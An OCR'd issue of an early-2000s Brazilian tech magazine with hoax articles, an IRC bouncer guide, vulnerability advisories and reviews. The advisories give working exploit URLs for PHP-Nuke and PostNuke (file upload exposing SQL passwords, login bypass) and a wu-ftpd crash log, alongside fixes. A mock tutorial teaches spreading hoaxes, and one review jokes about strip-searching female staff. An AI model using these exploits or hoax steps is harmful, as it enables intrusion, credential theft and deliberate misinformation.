
Por falar nesse caso, do MP3, temos que registrar o fato de que a maioria dos hoaxes, principalmente aqueles que acabam tendo maior penetração, são disseminados anonimamente por e-mail.

Os hoaxes por email, estilo corrente, são os que conseguem se manter vivos por mais tempo

O motivo disso é que, feitos dessa forma, eles acabam ganhando "vida eterna". São espalhados em forma de corrente e, mesmo que sejam desmentidos, continuam sendo passados para frente por algumas pessoas. Depois que os comentários sobre o hoax diminuem, ele volta a ganhar força, ao chegar até pessoas que não conheciam a história.

Vamos a alguns exemplos que se tornaram clássicos desse tipo de hoax. Quem nunca recebeu um email dizendo que, nos EUA, as escolas ensinam às crianças que a Amazônia é um território internacional? Pois é, essa mensagem se espalha pela Internet brasileira há alguns anos e até hoje as pessoas comentam, entre amigos: "Sabe o que eu fiquei sabendo?...". Realmente, as pessoas que não lidam muito com a Internet têm a tendência de achar que tudo o que se recebe por e-mail é verdadeiro.

Nos EUA, alguns emails desses já ganharão status de lendas urbanas. Um deles é a história de uma receita de biscoitos de um



Ananova, Slashdot e BBC caindo no conto do servidor de batatas

café, espalhada na Web por vingança. O homem que havia comprado a receita descobriu estarrecido que haviam debitado US$ 250 do seu cartão de crédito, pela lista de ingredientes. Essa mensagem se espalha pela rede há pelo menos dez anos.

Há também o eterno alerta de que o governo dos EUA irão cobrar pelo envio de e-mails. Ou que uma empresa de telefonia qualquer vai começar a cobrar os pulsos na Internet até no domingo, no Brasil.

Sites anti-hoax

Tentando evitar que esses boatos se espalhem, as principais empresas fabricantes de programas antivírus mantêm sites para divulgar as mensagens falsas.

O site da Symantec que cuida disso é o http://www.symantec.com/avcenter/hoax.html. Vale a pena consultar, já que ele não fala apenas sobre os hoaxes relacionados a vírus. A McAfee também tem a sua página, http://vil.mcafee.com/hoax.asp. Aqui o assunto é só vírus, mesmo.

E até o governo dos EUA tem um site só para isso: são os Hoaxbusters! Eles existem desde 1995. O endereço é http://hoaxbusters.ciac.org/

Um exemplo mais recente. Uma mensagem pedia para que o usuário deletasse o arquivo sulfnbk.exe, que seria um vírus. Na verdade, ele é um utilitário do Windows. Pessoas com o mínimo de noção jamais deletariam um arquivo do sistema apenas com o pedido de um e-mail anônimo. Mas não podemos nos esquecer que a imensa maioria das pessoas não tem idéia do que está fazendo na frente de um micro.

E o pior, até hoje as pessoas continuam passando esse tipo de mensagem adiante, propagando os boatos. Quem não tem um amigo ou amiga chata que vive enviando alertas com "novos vírus"?

Imagens: Reprodução

O triste fim de Mark Jakob: três anos de prisão

APRENDA A FAZER O SEU PRÓPRIO HOAX

Agora vamos botar a mão na massa. Para começar esse breve tutorial, elaborado depois de um longo estudo dos casos mais bizarros já vistos na rede, devemos tranqüilizá-lo: na Internet, as pessoas estão sempre propensas a acreditar no que você disser. Tudo para ter as melhores novidades para contar nas rodas de amigos. Tendo isso em mente, aqui vão os cinco passos principais para criar um bom hoax:

1 Invente a história mais sem pé nem cabeça que conseguir. A idéia é criar algo que choque as pessoas, de preferência denunciando como cancerígenos produtos usados diariamente por todo mundo (pensando bem, esse é o hoax mais manjado de todos...)

2 Tente dar credibilidade à sua história. Nada de dizer que "uma pesquisa tal diz isso ou aquilo". Mostre que você mesmo é o pesquisador especialista no assunto

3 Ao contrário do que pode parecer, quanto mais técnico for o seu boato, melhor. Lembre-se de que os sites jornalísticos costumam publicar tudo o que aparece na sua frente, sem nenhum tipo de checagem. O resultado é que, chegando à BBC, meu caro, você já pode se preparar para conquistar o mundo

4 Para mostrar que a coisa é séria, nada melhor que uma boa estrutura. Crie um site com o máximo de detalhes em informações que puder e não esqueça de eliminar qualquer traço de design (manja aqueles sites de pesquisas universitárias? Pois então, não use nada além do html mais básico). Mas não se esqueça das fotos, para detalhar ainda mais o assunto (mantendo sempre o máximo de sobriedade)

5 Finalmente, não se apresse em revelar o seu hoax. Mesmo que alguém já tenha caído na sua, deixe a coisa evoluir, como uma bola de neve. Se você der uma entrevista (sempre por e-mail) e for bem-sucedido, pode esperar que o seu boato não será esquecido tão cedo...

Defesa no IRC

Reprodução

Atacar no ambiente IRC já é coisa cotidiana. Mas você sabe se defender?

por Sh4ark
www.infoshack.com.br

A melhor maneira de se defender de ataques vindos do IRC é usando um Bouncer. Então você pergunta: mas que diabos é isso? O Bouncer ou BNC age como um servidor proxy para IRC escondendo seu IP real, dificultando assim a ação de nukes ou até mesmo invasões. Ele fuciona trocando seu IP por um vhosts (vanity hosts algo do tipo eu.sei.disso.com).

O que é preciso pra criar uma BNC? Uma conta shell com pelo menos 10 MB livres. No CD você encontra a versão 2.8.2 de uma BNC criada por James Seter (AKA Pharos) da rede Efnet. Como fazer? Faça o upload pelo FTP da sua shell e coloque no diretório *principal*. Descompacte o arquivo, digitando **gunzip bnc2.8.2.tar.gz** e logo depois **tar -zxvf bnc2.8.2.tar**

Criou-se uma pasta bnc2.8.2. Entre no diretório digitando **cd bnc 2.8.2**

Agora você precisa configurar sua BNC. Dentro do diretório bnc2.8.2, digite **./configure**

Em seguida, compile sua BNC digitando **./make** e sua BNC será compilada. Agora voce precisa rodar o programa digitando **./bncsetup** e automaticamente será iniciado o processo de instalação e configuração da sua BNC. Se desejar configurar manualmente sua "bnc.conf", aqui estão algumas dicas: a maioria da configuração está incluída no arquivo "bnc.conf", localizado no diretório corrente. A BNC não vai funcionar se esse arquivo não estiver presente ou estiver com erros nas informações exigidas para que ela rode. O arquivo de configuração é baseado em cada linha contendo uma opção separada. Todos os 'requerimentos' são explicados no arquivo "example.conf", contido nas atuais versões de BNC. Por favor leia o arquivo de configuração e todas as documentações incluídas com atenção.

Alguns dados: pt => Número da porta que será usada para conectar na BNC. Pode ser qualquer número. Ex: 6666
ps => Digite um password.

mu => Configura o número-limite de usuários para usar BNC.

vh => Coloca o vhost que você preferir. Pode ser algo tipo **eu.sou.hacker.br**

Depois de tudo pronto, digite **./bnc** e veja as propriedades da BNC. Deve aparecer algo mais ou menos assim:

Myshell:~/bnc2.8.2>./bnc Irc Proxy v2.8.2 GNU project (C)

1998-99

—Using conf file ./bnc.conf —Configuration:

Daemon port.....: 6666

Maxusers.....: 1

Default conn port:6667

Pid File.....: ./pid.bnc

Vhost Default...: -SYSTEM DEFAULT-

Process Id.....: 12345 Exit ./bnc{7} :Successfully went into the background.

Agora que você criou sua BNC siga os seguintes procedimentos para se conectar atraves dela:

Abra seu cliente de IRC. Digite **/server seu.vhost.com:6666**. 6666 é a porta Daemon que voce usará pra conectar a sua BNC. Quando estiver pronto, aparecerá a seguinte mensagem **[12:34]-Bnc- You need to say /quote PASS**. Então você deverá digitar a sua senha : /quote PASS senha. Depois de confirmado, conecte-se a um servidor de IRC. Digite **/quote connirc.matrix.com.br 6667** ou outro servidor de sua escolha. Se você fez tudo certinho, estará conectado na sua BNC. Na BNC existe um script chamado bncchk que usa o arquivo pid criado pelo executável da BNC para determinar se ela está funcionando corretamente. O arquivo bncchk precisa ser editado e modificado da senguinte forma:

BNCBIN=bnc

BNCPIDFILE=pid.bnc

BNCPATH=/home/bnc/bnc2.8.2

O nome do diretório que foi criado basicamente é esse. No editor do bncchk deve estar essa linha:

0,10,20,30,40,50 * * * * /home/roots/bncchk >/dev null 2>&1

Esta linha vai fazer uma verificação a cada 10 minutos para ver se a BNC está em funcionamento. Se não estiver, ela vai tentar recomeçar a BNC com as informações das variáveis contidas no arquivo bncchk. Caso queira que ela verifique de em 5 em 5 minutos, basta trocar a última linha por:

0,5,10,15,20,25 * * * * /home/roots/bncchk >/dev null 2>&1

www.gamewallpapers.com

Bug no PHP-NUKE

As vulnerabilidades de sites que usam o software PHP-Nuke

por Bruno Cesar
bruno@helber.com.br

PHP-NUKE é um sistema muito popular de criação de websites. É um software gratuito criado pelo venezuelano Francisco Burzi, escrito em PHP e com distribuição gratuita. Algumas versões (quase todas) do PHP-NUKE têm falhas de segurança que vamos detalhar aqui. Dessas, uma merece destaque: a falha no administrador de arquivos (admin.php) que permite a usúarios maliciosos visualizar arquivos arbitrários na máquina . O usúario tambem é capaz de fazer uploads de arquivos para o sistema. Quase todas as versões estão afetadas. O bug é bastante usado atualmente e muitas páginas ja foram alteradas pelos ditos "hackers" explorando essa brecha, já que é um bug muito fácil de explorar - não requer prática nem experiência e pode ser explorado pelo browser. Com um pouco de paciência, é fácil encontrar muitos servidores bugados

Abaixo vai o string que o invasor colocará em seu navegador (browser)

www.host.com.br/admin.php?upload=1&file=config.php&file_name=hacked.txt&wdir=/images/&userfile=config.php&userfile_name=hacked.txt

basta isso para criar no servidor o hacked.txt.

Veja em:

http://www.host.com.br/images/hacked.txt

E você verá também o "config.php" que contém senhas do SQL, por exemplo. Agora você poderá dar upload de qualquer arquivo.

Esclarecendo o Bug

O arquivo "admin.php" contém esta rotina:

```
$basedir = dirname($SCRIPT_FILENAME);
$textrows = 20;
$textcols = 85;
$udir = dirname($PHP_SELF);
if(!$wdir) $wdir="/";
if($cancel) $op="FileManager";
if($upload) {
copy($userfile,$basedir.$wdir.$userfile_name);
$lastaction = "".._UPLOADED." $userfile_name —> $wdir";
// This need a rewrite ——————————————> OMG!
WE TOTALY AGREEEEEEEE lmao
//include("header.php");
//GraphicAdmin($hlpfile);
//html_header();
//displaydir();
$wdir2="/";
chdir($basedir . $wdir2);
//CloseTable();
//include("footer.php");
Header("Location: admin.php?op=FileManager");
exit;
}
```

A linha onde contém "if($upload) {" da acesso total a qualquer usuário remoto fazer uploads de arquivos.

A solução

A resolução desse bug no PHP-Nuke é bem mais simples do que pode-se imaginar. Em "admin.php" mude:

"if($upload) {"

para

"if (($upload) && ($admintest)) {"

Outra solução para o bug é atualizar o sistema.

Maiores informações: http://www.phpnuke.org/

O Perigo

O invasor não pode alterar nada, mas a falha permite fazer uploads de arquivos. O "hacker" pode colocar um cgi shell feito em PHP. Com isso ele poderá dar comandos arbritários no sistema. Ele também poderá usar um exploit local e pegar root (ter acesso total).

Versões Vulneraveis

Francisco Burzi PHP-Nuke 1.0
Francisco Burzi PHP-Nuke 2.5
Francisco Burzi PHP-Nuke 3.0
- Linux kernel 2.2
Francisco Burzi PHP-Nuke 4.0
Francisco Burzi PHP-Nuke 4.3
Francisco Burzi PHP-Nuke 4.4
Francisco Burzi PHP-Nuke 4.4.1a
Francisco Burzi PHP-Nuke 5.0
Francisco Burzi PHP-Nuke 5.0.1
Francisco Burzi PHP-Nuke 5.1
Francisco Burzi PHP-Nuke 5.2a
Francisco Burzi PHP-Nuke 5.2

Reprodução

Bug no PHP-NUKE II

por Bruno Cesar
bruno@helber.com.br

Mais vulnerabilidades de sites que usam o software PHP-Nuke

O script para assegurar que somente o administrador do site terá acesso ao arquivo "admin/case/case.filemanager.php", utilizado para copiar e deletar arquivos no sistema, possui uma falha, resultando no acesso de usuários não autorizados ao script. Esse bug como o primeiro também pode ser explorado pelo browser (navegador).

Para explorar o bug use a string abaixo:

http://www.host.com.br/admin/case/case.filemanager.php

Versões Vulneráveis

Francisco Burzi PHP-Nuke 5.2

Solução

Para uma solução imediata, proíba o acesso ao arquivo:

[root@localhost/root]#cd php-nuke-document-root

[root@localhost/root]# chmod 0 admin/case/case.filemanager.php

Bug no POSTNUKE

por Bruno Cesar
bruno@helber.com.br

Novo bug encontrado no PostNuke nas versões 0.62 a 0.64

Nas versões 0.62 à 0.64 do PostNuke, software para gerenciamento de conteúdo de sites em ambiente LInux, existe uma falha que permite que usuários efetuem login com qualquer ID de um usuário conhecido sem fazer autenticação.

Para explorar o bug use a string abaixo:

http://www.host.com.br/article.php?save=1&sid=20&cookieusrtime=160000&user=USERID:encodedstring

Versões Vulneráveis

- Francisco Burzi PostNuke 0.62
Apache Group Apache 1.3.20
Apache Group Apache 1.3.20win32
- Francisco Burzi PostNuke 0.63
Apache Group Apache 1.3.20
Apache Group Apache 1.3.20win32
- Francisco Burzi PostNuke 0.64
Apache Group Apache 1.3.20
Apache Group Apache 1.3.20win32

Solução

Faça a atualização do sistema.

Francisco Burzi PostNuke 0.62:

Francisco Burzi PostNuke 0.63:

Francisco Burzi PostNuke 0.64:

SourceForge Upgrade 64Mutant_Fix_article

http://prdownloads.sourceforge.net/post-nuke/64Mutant_Fix_article.zip

Reprodução

Bug no Wu-FTPd

por Bruno Cesar
bruno@helber.com.br

O Wu-FTPd é um dos servidores FTP mais usados no mundo. Ele possui uma vulnerabilidade pela qual usuários maliciosos podem executar códigos num servidor remoto.

Servidores Vulneraveis

David Madore ftpd-BSD 0.3.2
David Madore ftpd-BSD 0.3.3
Washington University wu-ftpd 2.5.0
+ RedHat Linux 6.0 alpha
+ RedHat Linux 6.0 i386
+ RedHat Linux 6.0 sparc
Washington University wu-ftpd 2.6.0
+ Conectiva Linux 4.0
+ Conectiva Linux 4.0es
+ Conectiva Linux 4.1
+ Conectiva Linux 4.2
+ Conectiva Linux 5.0
+ Conectiva Linux 5.1
+ Debian Linux 2.2
+ Debian Linux 2.2 68k
+ Debian Linux 2.2 alpha
+ Debian Linux 2.2 arm
+ Debian Linux 2.2 powerpc
+ Debian Linux 2.2 sparc
- FreeBSD FreeBSD 4.3
- FreeBSD FreeBSD 4.3-RELEASE
- FreeBSD FreeBSD 4.3-STABLE
- FreeBSD FreeBSD 4.4
+ RedHat Linux 5.2 alpha
+ RedHat Linux 5.2 i386
+ RedHat Linux 5.2 sparc
+ RedHat Linux 6.0 alpha
+ RedHat Linux 6.0 i386
+ RedHat Linux 6.0 sparc
+ RedHat Linux 6.1 alpha
+ RedHat Linux 6.1 i386
+ RedHat Linux 6.1 sparc
+ RedHat Linux 6.2 alpha
+ RedHat Linux 6.2 i386
+ RedHat Linux 6.2 sparc
+ S.u.S.E. Linux 6.1
+ S.u.S.E. Linux 6.1 alpha
+ S.u.S.E. Linux 6.2
+ S.u.S.E. Linux 6.3
+ S.u.S.E. Linux 6.3 alpha
+ S.u.S.E. Linux 6.3 ppc
+ S.u.S.E. Linux 6.4
+ S.u.S.E. Linux 6.4alpha
+ S.u.S.E. Linux 6.4ppc
+ S.u.S.E. Linux 7.0alpha
+ S.u.S.E. Linux 7.0i386
+ S.u.S.E. Linux 7.0ppc
+ S.u.S.E. Linux 7.0sparc
+ S.u.S.E. Linux 7.1alpha
+ S.u.S.E. Linux 7.1ppc
+ S.u.S.E. Linux 7.1sparc
+ S.u.S.E. Linux 7.1x86
+ S.u.S.E. Linux 7.2i386
+ S.u.S.E. Linux 7.3i386
+ S.u.S.E. Linux 7.3ppc
+ S.u.S.E. Linux 7.3sparc
Washington University wu-ftpd 2.6.1
+ Conectiva Linux 6.0
+ Conectiva Linux 7.0
- FreeBSD FreeBSD 4.3
- FreeBSD FreeBSD 4.3-RELEASE
- FreeBSD FreeBSD 4.3-STABLE
- FreeBSD FreeBSD 4.4
- FreeBSD FreeBSD 5.0
- FreeBSD FreeBSD 5.0 alpha
+ MandrakeSoft Corporate Server 1.0.1
+ MandrakeSoft Linux Mandrake 6.0
+ MandrakeSoft Linux Mandrake 6.1
+ MandrakeSoft Linux Mandrake 7.0
+ MandrakeSoft Linux Mandrake 7.1
+ MandrakeSoft Linux Mandrake 7.2
+ MandrakeSoft Linux Mandrake 8.0
+ MandrakeSoft Linux Mandrake 8.0 ppc
+ MandrakeSoft Linux Mandrake 8.1
+ RedHat Linux 7.0 alpha
+ RedHat Linux 7.0 i386
+ RedHat Linux 7.0 sparc
+ RedHat Linux 7.1 alpha
+ RedHat Linux 7.1 i386
+ RedHat Linux 7.1 i586
+ RedHat Linux 7.1 i686
+ RedHat Linux 7.1 ia64
+ RedHat Linux 7.1 noarch
+ RedHat Linux 7.2 alpha
+ RedHat Linux 7.2 athlon
+ RedHat Linux 7.2 i386
+ RedHat Linux 7.2 i586
+ RedHat Linux 7.2 i686
+ RedHat Linux 7.2 ia64
+ RedHat Linux 7.2 noarch
- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 7.0alpha
- S.u.S.E. Linux 7.0ppc
- S.u.S.E. Linux 7.0sparc
- S.u.S.E. Linux 7.1
- S.u.S.E. Linux 7.1alpha
- S.u.S.E. Linux 7.1ppc
- S.u.S.E. Linux 7.1sparc
- S.u.S.E. Linux 7.1x86
- S.u.S.E. Linux 7.2
- S.u.S.E. Linux 7.3
- Slackware Linux 7.0
- Slackware Linux 7.1
- Slackware Linux 8.0

Como Explorar o BUG

Siga os passos abaixo para explorar o bug

```
ftp> open localhost
Connected to localhost (127.0.0.1).
220 sasha FTP server (Version wu-2.6.1-18) ready.
Name (localhost:root): anonymous
331 Guest login ok, send your complete e-mail address as
password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ~{
227 Entering Passive Mode (127,0,0,1,241,205)
421 Service not available, remote server has closed
connection

1405 ? S 0:00 ftpd: accepting connections on port 21
7611 tty3 S 1:29 gdb /usr/sbin/wu.ftpd
26256 ? S 0:00 ftpd: sasha:anonymous/
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
26265 tty3 R 0:00 bash -c ps ax | grep ftpd
(gdb) at 26256
Attaching to program: /usr/sbin/wu.ftpd, process 26256
Symbols already loaded for /lib/libcrypt.so.1
Symbols already loaded for /lib/libnsl.so.1
Symbols already loaded for /lib/libresolv.so.2
Symbols already loaded for /lib/libpam.so.0
Symbols already loaded for /lib/libdl.so.2
Symbols already loaded for /lib/i686/libc.so.6
Symbols already loaded for /lib/ld-linux.so.2
Symbols already loaded for /lib/libnss_files.so.2
Symbols already loaded for /lib/libnss_nisplus.so.2
Symbols already loaded for /lib/libnss_nis.so.2
0x40165544 in __libc_read () from /lib/i686/libc.so.6
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__libc_free (mem=0x61616161) at malloc.c:3136
3136 in malloc.c
```

Solução

Faça a atualização de seu Wu-FTPd
De acordo com a sua distribuição, abaixo segue os links.

Washington University Patch ftpglob.patch
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/patches/apply_to_current/ftpglob.patch

SuSE Upgrade
ftp://ftp.suse.com/pub/suse/ppc/update/

Caldera OpenLinux e eDesktop Upgrade
ftp://ftp.caldera.com/pub/updates/

Wirex Upgrade
http://download.immunix.org/ImmunixOS/7.0/updates/RPMS/wu-ftpd-2.6.1-6_imnx_4.i386.rpm


Washington University Patch ftpglob.patch
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/patches/apply_to_current/ftpglob.patch

Mandrake Upgrade
http://www.linux-mandrake.com/en/ftp.php3

Red Hat Upgrade
ftp://updates.redhat.com/6.2/en/os/

Trava meia bomba

Missão impossível da trava PrintLock: resistir



Uma trava para impressoras criada com o objetivo de impedir o furto de cartuchos e componentes internos cometido por funcionários. Pode parecer item de um filme de ficção, mas esse produto existe e por incrível que pareça, a demanda é crescente.

Interessados em impedir que os jornalistas e maltrapilhos da redação roubassem os cartuchos da nossa HP Deskjet 692, instalamos uma dessas belezinhas na impressora que faz as prévias dessa revista que você tem em mãos. O sistema de instalação não foi muito convincente... uma espécie de fechadura com uma parte colada na portinhola da impressora que dá acesso ao cartucho e outra parte na região de plástico fixa. A porta só pode ser aberta com o auxílio da chave - ou de força bruta.

O aparato foi instalado em nossa 692 e menos de uma semana depois a cola de fixação da fechadura já tinha cedido frente às fracas investidas dos larápios da redação que dispuseram-se a testar o acessório. Pior que aquela trava de volante para automóveis.

Resumo: além do cartucho afanado, tomamos um prejuízo de R$ 22,50 da trava PrintLock estourada. A única coisa boa foi que, com o roubo, a gente arrumou uma desculpa para fazer revistas íntimas nas funcionárias... hehehe...

Alessio F. Melozo

Print Lock
Preço: R$ 22, 50 em média
Onde: http://www.unitlock.com.br
Cotação: ★

On the Road

Gravador de CDs Plextor USB 2.0: show completo

Veteranos em gravação de CDs conhecem a reputação fodona dos drives da Plextor. São os únicos que nunca dão pau, gravam bem qualquer CD-R, mesmos os "made in Paraguay", são compatíveis com todos formatos (ótimo pra quem faz pirataria), são ultra-rápidos (gamers adoram) e inovadores. A última inovação é um gravador de CD-R/RW portátil USB. É minúsculo, levíssimo e permite ao pessoall mais abonado, que usa laptop pra lá e pra cá, gravar CDs On-The-Road. Permite também ir a casa de seu amigo, que tem uns CDs balas (e que é chato e não empresta de jeito nenhum) e copiar ali mesmo, no micro dele. Também permite gravar CDs fazendo camping, pois vem com uma bolsa tipo mochila pra carregar nas suas férias! Hehehe!!

Positivo: especificações idênticas aos gravadores Plextor topo de linha, USB plug n' play, USB 2.0, porém compatível com USB 1.0, software PlexManager, BURN PROOF, que não permite a perda de CD-R em caso de Buffer Underrun, pesadelo de quem grava CDs.

Negativo: vem com o Easy CD Creator standard e para obter performance de macho é necessário USB 2.0.


Nota 10: a mochila

Edouard Dabellay

PlexWriter
Preço: US$ 250,00 em média
Onde: www.necxdirect.com
Cotação: ★★★★★

Robôs assassinos dos anos 70

Conheça as mulheres da Mc Martinelli Informática



Em "Jo Jo's Jacket", música do álbum solo de Stephen Malkmus (ex-líder do grupo de indie rock americano Pavement), em tom irônico, Yul Brynner confessa ter vivido o melhor papel de sua carreira nesta ficção científica. Mas "Westworld" também vale pela presença de Michael Crichton nos créditos e pela perícia narrativa que utiliza para contar a história do colapso de Delos, um parque de diversões de altíssima tecnologia, onde os ricos e entediados turistas pagam mil dólares por dia para compartilhar suas fantasias com robôs. Viaje no tempo até a fase "Sessão da Tarde" de sua vida e esqueça o aspecto tosco e ultrapassado do sistema de computadores que controla o funcionamento das atrações , os figurinos ridículos e os cortes de cabelo horrendos. Preste atenção na figura gélida e sinistra de Yul Brynner, espécie de cavaleiro negro hostil e revolucionário capaz, de sugerir uma versão definitiva do Mal encerrada numa carcaça eletrônica, sujeito aos visitantes, desesperados para aliviar a boçalidade de suas existências vazias com o máximo de sexo e violência. Ficção típica de um mundo dominado pela tecnologia, onde todas as fantasias de diversão, conforto e bem-estar são espreitadas pela ameaça de uma revolta das máquinas, o filme é garantia de um ótimo passatempo com todo o suspense em torno do advogado vivido por Richard Benjamin e o vilão de Brynner.

Milton Xavier

Wetsworld - Onde Ninguém Tem Alma (EUA, 1973) - DVD
Onde: http://www.amazon.com (US$ 17,98)
Cotação: ★★★★

A saga das sagas

Trilha do Senhor Dos Anéis revela clima do filme

Quando a New Line anunciou que rodaria a trilogia de J.R.R. Tolkien, os fãs ficaram desesperados para saber quem tocaria o barco. O diretor Peter Jackson realizou a proeza de filmar os três episódios de uma só vez - serão lançados um por ano, sempre no Natal.

A trilha sonora do primeiro, O Senhor dos Anéis - A Sociedade do Anel, chega orquestrada de maneira soberba por Howard Shore e Suzana Peric, grande fã da obra de Tolkien, que foi acompanhada de perto por Jackson. O clima lembra muito as trilhas feitas para grandes clássicos do cinema e passa o clima de grandiosidade que se espera da trilogia como um todo. O destaque fica com a cantora Enya, completamente à vontade com apenas duas canções, a bucólica The Council of Elrond e a melancólica May It Be, que já cheira a clássico tolkiano.


E para quem gosta de truques escondidos, experimente colocar o CD em seu drive no computador e acessar a parte reservada na Internet somente para quem compra o CD. Papéis de paredes, trailers e clips exclusivos, além de cartões virtuais esperam o fã.

Sérgio Pereira Couto

The Lord Of The Rings - The Fellowship Of The Ring
Preço: R$ 25,00
Onde comprar: www.submarino.com.br
Cotação: ★★★★★

Batalha Digital

Segurança Máxima Para Linux - será?



Já falamos – e bem – do livro *Segurança Máxima*, escrito por um hacker anônimo da Califórnia (Geek#15). Para quem não lembra (ou não viu), a publicação traz um CD-ROM com softwares de avaliação de segurança para Unix, Macintosh e PC/Windows.

Muito bem, nossa curiosidade levou-nos a dar uma olhada em outra versão, direcionada para Linux, para ver se o tal hacker fez um trabalho tão bom quanto o primeiro. E a resposta é sim.

Fazendo jus à máxima "nada é 100% seguro" e contrariando aqueles que pensam que o Linux é invulnerável, *Segurança Máxima para Linux* é uma verdadeira enciclopédia de como invadir um servidor que usa esse sistema – e, é claro, as maneiras de se proteger. Direcionado sobretudo a administradores de rede, o livro também pode ser usado por seus arquiinimigos, os hackers, numa horrenda e voraz batalha digital que pode eclodir em todo o planeta!! Ops, me empolguei... Mas falando sério, *Segurança Máxima para Linux* é presença obrigatória na sua prateleira, se você tiver os fundo$ necessários. Ah, e também vem com CD.


João Marinho

Seguranla Máxima Para Linux
Preço: R$ 95,00
Onde: Editora Campus (www.campus.com.br)
Cotação: ★★★★★

Melhorou, mas ainda não foi dessa vez

StarOffice 6.0 Beta é melhor que a versão 5.2, mas ainda é preciso melhorar

Haja amor pelo Linux e ódio pelo MS Office (e seu preço extorsivo) para agüentar o StarOffice. Tudo bem, o programa é a suíte alternativa para escritório mais robusta que existe, e é de graça. Mas precisava demorar tanto para carregar, ser tão lento e travar do jeito que trava? Ainda bem que a Sun fez o favor de melhorar essa jabiraca e colocar no mercado uma decente versão 6.0.



Na versão Beta, que foi testada para escrever essa resenha, o programa oferecia módulos realmente independentes, o que agilizava, e muito, a sua execução. O desktop integrado, responsável pela lentidão das versões mais antigas, sumiu - ainda bem!

"Finalmente um Office gratuito capaz de concorrer de igual para igual com o software do 'Império do Mal' - pensei eu em minha ingenuidade. Mas bastou abrir alguns documentos do MS Word no StarOffice e vice-versa para voltar à realidade. Os problemas de compatibilidade ainda resistem e são mais violentos conforme o índice de formatação especial. A decepção bastou para eu desistir de testar os outros módulos do programa.

Mesmo assim vale a pena, afinal está rodando mais rápido - e é de graça, caceta!

Alessio F. Melozo

StarOffice 6.0 Beta
Preço: De graça!!
Onde: www.staroffice.com/www.downloads.com
Cotação: ★★★

Melhor que revista

Freeware que ensina violão já está na Internet

Depois do GuitarHits, analisado na edição anterior, nos sentimos na obrigação de mostrar algo melhor para ensinar violão usando o computador. Uma opção interessante é o novo programa D'accord. Não que com ele você vá aprender muita coisa, mas pelo menos ele tem ferramentas e interface simples e eficientes, coisa que não acontecia com GuitarHits, e é de graça - está na Internet (e estará no CD de nossa próxima edição).

Depois de baixar o programa, faça o download do pacote de músicas que deseja. Por enquanto existem apenas dois, com um total de nove canções, em diferentes níveis de dificuldade. Você pode ouvir a música em qualquer velocidade e programar para repetir trechos difíceis em loop. No começo, é difícil se adaptar com a maneira como os acordes são apresentados, mas depois você se acostuma e a coisa passa a funcionar melhor que nas revistinhas de bancas de jornal (principalmente porque você tem a letra com a marcação da melodia, como guia).

Pontos fracos: certos bugs ao dar forward nas músicas, pequenos erros nos arranjos (que sempre acontecem nesse tipo de produto) e os terríveis sons em MIDI (mas uma boa placa de som ajuda).

Maurício Martins

D'accord Violão
Preço: Grátis
Onde: www.daccord.com.br
Cotação: ★★★★

Mangá com estilo

Sakura card Captors é bobinho, mas divertido

Quem curte animação japonesa (animês), desde que não seja adulta como Akira, corre o risco de simpatizar com o mangá *Sakura Card Captors*. Tá bom, você não sabe o que é um mangá? São histórias em quadrinhos japonesas, com aqueles personagens típicos de olhos grandes que costumamos ver em desenhos como Pokémon, Cavaleiros do Zodíaco, Sailor Moon, etc.

Aliás, a história de Sakura lembra a de Sailor Moon, que eu costumava assistir na TV há algum tempo (qual o problema?!?). É uma menina em idade colegial, que acidentalmente encontra um livro e o abre, espalhando uma série de cartas mágicas, as Cartas Clow. O tema dos mangás são as suas aventuras em parceria com o guardião do livro, Kero, na tentativa de recuperar as cartas.

Sakura Card Captors ainda tem um toque "especial": você lê os quadrinhos de trás para frente, ou seja, da direita para a esquerda, como nos originais japoneses. Dá uma confusão no início, mas depois você se acostuma. Sem cor, com diálogos bobinhos e histórias ridículas, para crianças mesmo, mas por incrível que pareça até dá pra se divertir com a bodega.


João Marinho

Sakura Card Captors
Preço: R$ 2,90
Onde: Nas bancas
Cotação: ★★★

Novo punk, o cacete!

The Process Of Belief do Bad Religion é punk velho

